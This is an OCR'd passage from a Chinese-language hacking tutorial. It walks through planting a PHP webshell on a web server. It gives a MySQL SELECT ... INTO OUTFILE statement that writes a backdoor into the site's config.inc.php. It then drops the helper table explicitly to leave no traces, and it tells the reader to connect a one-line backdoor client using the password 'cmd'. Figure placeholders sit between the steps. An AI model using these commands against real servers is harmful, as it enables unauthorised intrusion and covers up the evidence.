


图 4

select cmd from a into outfile '/www/htdocs/xxxx.com/config.inc.php';

4、删除刚才建的表，不要留下痕迹，语句如下：

DROP TABLE IF EXISTS a;

成功执行完以上语句，如果没有显示错误，Webshell 就应该到手了，如图 5。




图 5

我们打开一句话后门客户端，填上一句话木马地址 **http://www.xxx.com/phpinfoss.php**，口令是 cmd，看到 php 环境，成功拿到 Webshell，如图 6。




图 6




图 7




图 8

